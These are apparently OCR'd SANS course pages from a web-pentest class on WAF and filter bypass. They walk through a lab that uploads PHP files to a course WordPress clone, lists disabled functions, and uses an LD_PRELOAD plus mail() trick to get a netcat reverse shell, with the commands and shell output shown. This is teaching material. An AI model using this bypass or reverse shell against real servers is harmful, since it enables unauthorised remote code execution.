Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

EXERCISE: BYPASSING SQL INJECTION DEFENSES

Target: http://wp-hard.sec642.org/upload_ex

Additional Sites: http://wp.sec642.org/connect_back

Description: This is a clone of the Day 2 WordPress Blog Site, restricted.

Goals:

- The application will allow for any type of arbitrary file upload and file recall.
- Using phpinfo() enumerate disable_functions
- Using the mail() vulnerability execute a reverse nc shell.

Hint:

- Other students will be attempting to attack the same system, remember to name your files differently than the other students.
- The nc file is already uploaded to the appropriate directory
- We have already provided a mechanism to build .so files because our virtual machine is 32bit while our containers are 64bit.

This lab will combine some filtering bypasses for you to work through. The application located here:

http://wp-hard.sec642.org/upload_ex

http://wp-hard.sec642.org is a clone of the WordPress blog that you tested in Day 2. This time however, if you log in you will no longer by able to use the backdoor.

Try it by going to:

http://wp-hard.sec642.org/?door=knob&cmd=id

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: VALIDATION

wp-hard.sec642.org/?door=knob&cmd=ls

```
Warning:  system() has been disabled for security reasons in /var/www/html/wp-content/themes/twentynineteen/functi
```

Attempting to use our backdoor now fails

```
samurai@samuraiwtf:/tmp$ cat pod1.php
<?php phpinfo(); ?>
samurai@samuraiwtf:/tmp$
```

Create a file which calls phpinfo();

wp-hard.sec642.org/upload_ex/uploads/

Select a file to upload: Browse... pod1_shell.php Upload Image

Upload a file using the upload_ex and call it.

The first thing we will try is our backdoor script form Day 2 to ensure that system() is truly disabled. Once this is verified, let's see if we can arbitrarily upload PHP files and then recall them:

The upload script is here:

http://wp-hard.sec642.org/upload_ex/

The files are uploaded here:

http://wp-hard.sec642.org/upload_ex/uploads

To perform this portion of the exercise build the appropriate files such that we can enumerate all disabled functions


EXERCISE: DISABLE_FUNCTIONS

default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	exec,passthur,shell_exec,system,popen,proc_open	exec,passthur,shell_exec,system,popen,proc_open
display_errors	On	On

On the system we can now see disabled functions.

We can see why things are disabled here, phpinfo() will label the functions disable_functions.

EXERCISE: CREATING A .SO FILE



connect_back directory allows you to create a .so file you can use to trigger the nc command

Once you come back to this page your file will be shown.

This website just automates the building of a .so file. The base_file used is the one shows in the .so example in the deck. This is only here because of compatibility issues with our virtual machine.

EXERCISE: CREATING A PHP_BACKDOOR SHELL

```
samurai@samuraiwtf:/tmp$ cat pod1_shell.php
<?php
putenv("LD_PRELOAD=/var/www/html/upload_ex/uploads/pod1.so");
mail("test@test.com","","","","");
?>
```

Create a shell php script that calls a mail function


```
samurai@samuraiwtf:/tmp$ nc -nvlp 8888
listening on [any] 8888 ...
```

Start a nc listener to match your .so file

In this example we are going to create a php shell backdoor that we can upload. Ensure that the .so file listed in the script matches the filename of **your** .so file.

Start a nc listener on your samurai vm.

EXERCISE: UPLOAD THE SCRIPT



Upload the .so file and .php file you just created to the server

```
samurai@samuraiwtf:/tmp$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.42.54.79] from (UNKNOWN) [10.42.6.4] 46730
ls
connect_back.c
connect_back.so
nc
php_shell.php
pod1_shell.php
test2.so
whoami
www-data
exit
```

If everything was created correctly, there should be a connection back.

If the .so file and php script are created with the appropriate variables a full connection back should be made available.

EXERCISE: CONCLUSION

In this lab we saw how to we could bypass a PHP sandboxed restricted environment and cause remote execution under a specific set of circumstances.

While it seemed to be a trivial set of conditions there are many othe bypasses that exist in PHP that will allow for arbitrary file uploads.

This concludes our exercise.

COURSE RESOURCES AND CONTACT INFORMATION

AUTHOR CONTACT
Justin Searle
justin@meeas.com
@meeas
Adrien de Beaupré
adriendb@gmail.com
@adriendb

SANS INSTITUTE
11200 Rockville Pike, Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)

PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.